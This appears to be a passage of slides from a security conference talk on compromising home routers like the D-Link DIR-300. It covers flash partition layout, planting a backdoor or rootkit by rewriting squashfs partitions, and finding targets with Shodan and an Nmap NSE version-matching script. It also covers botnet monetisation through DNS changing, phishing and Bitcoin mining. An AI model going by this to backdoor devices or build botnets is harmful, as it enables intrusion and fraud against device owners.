
29.
Filesystem layout
dir-300# mount
/dev/rooton / type squashfs (ro)
none on /dev type devfs (rw)
none on /proc type proc (rw)
ramfs on /var type ramfs (rw)
/dev/mtdblock/6 on /www/locale/alt type squashfs (ro)
dir-300# cat /proc/mtd
dev: size erasesize name
mtd0: 00400000 00010000 "spiflash"
mtd1: 0019c000 00010000 "rootfs"
mtd2: 003b0000 00010000 "upgrade" <--- ;)
mtd3: 00010000 00010000 "rgdb"
mtd4: 00020000 00010000 "RedBoot"
mtd5: 00010000 00010000 "Board/RadioCfg"
mtd6: 00010000 00010000 "LangPack" <--- ;)
mtd7: 00400000 00010000 "flash"
30.

Modyfing r/o filesystem
1.Directly overwrite unnecessary partition with
your own image containing tools/backdoor/rootkit.
2. Download image from the given partition.
Modify it locally with squashfs-tools. Upload
modified image back on router.
This way it's possible to do practically anything –
change GUI, intercept factory reset action etc.
31.

Finding routers
Please donot write your own scanners unless
you've got a good reason. Otherwise it's simply
waste of time. Write own NSE scripts instead.
Please do:
- Shodan
- Google hacking
- Robtex

- Nmap + NSE
32.
NSE script example
require"shortport"
require "http"
portrule = function(host,port)
return true
end
action = function(host, port)
local rep = http.generic_request(host, port, "HEAD",
"/")
local ver = rep.header.server
local argver = nmap.registry.args["httpd.ver"]
if ver == argver then
print (host.ip .. ":" .. port.number,ver)
end
end
Finding routers cont.
-11k+ vulnerable routers found
- One ISP in Ukraine has got tons of the
vulnerable routers in his /16 class
... explore the Internet by yourself :)
35.
What else Ican do?
I have found some vulns and exploited them.
I know how to upload my toys and make them to
stay there for good.
I know how to use google and found some
targets.
Would I be able to create my own botnet? Y^H
36.

Botnets
DDoS is soooboring.
Let'$ better make $ome ca$h! But how?
DNS changers, Click jacking, BTC mining,
MitM, SPAM, Phishing to name a few.
Everyone knows Zeus and SpyEye.
What about other botnets?

37.
ESTHOST (DNS changer):
14 millions greens
4 millions bots
6 years online
Source: http://blog.trendmicro.com/big-botnet-busts/
38.
Did I hearBTC mining?
Possible scenerios:
- by routers themselves
- by victims browsers
39.

BTC mining byrouters
Semi-pesimistic scenerio (!NOT TESTED!):
Difficulty Factor: 1733207.51385
HashRate (MegaHash/s): 320MHz * 100k = ~5k
Exchange Rate ($/฿): 5.07001
Time Coins Dollars
per Day ฿2.90 $14.71
per Week ฿20.31 $102.98
per Month ฿88.21 $447.22
Computed using http://www.alloscomp.com/bitcoin/calculator.php
40.

BTC mining byvictim browsers
We wanted to write our implementation in JS,
when it came out someone already did just
that... ;-(
Check it here:
http://www.bitcoinplus.com/miner/embeddable
psyb0t
It is saidto...
- be the first botnet targeting embedded devices
- have ~100k bots
and ...
- exploits more than 40 vulns on different archs
- uses 6k usernames and 13k passwords for BF
- have at least 18 versions of itself
- controls LHC ... wait, that's bullshit
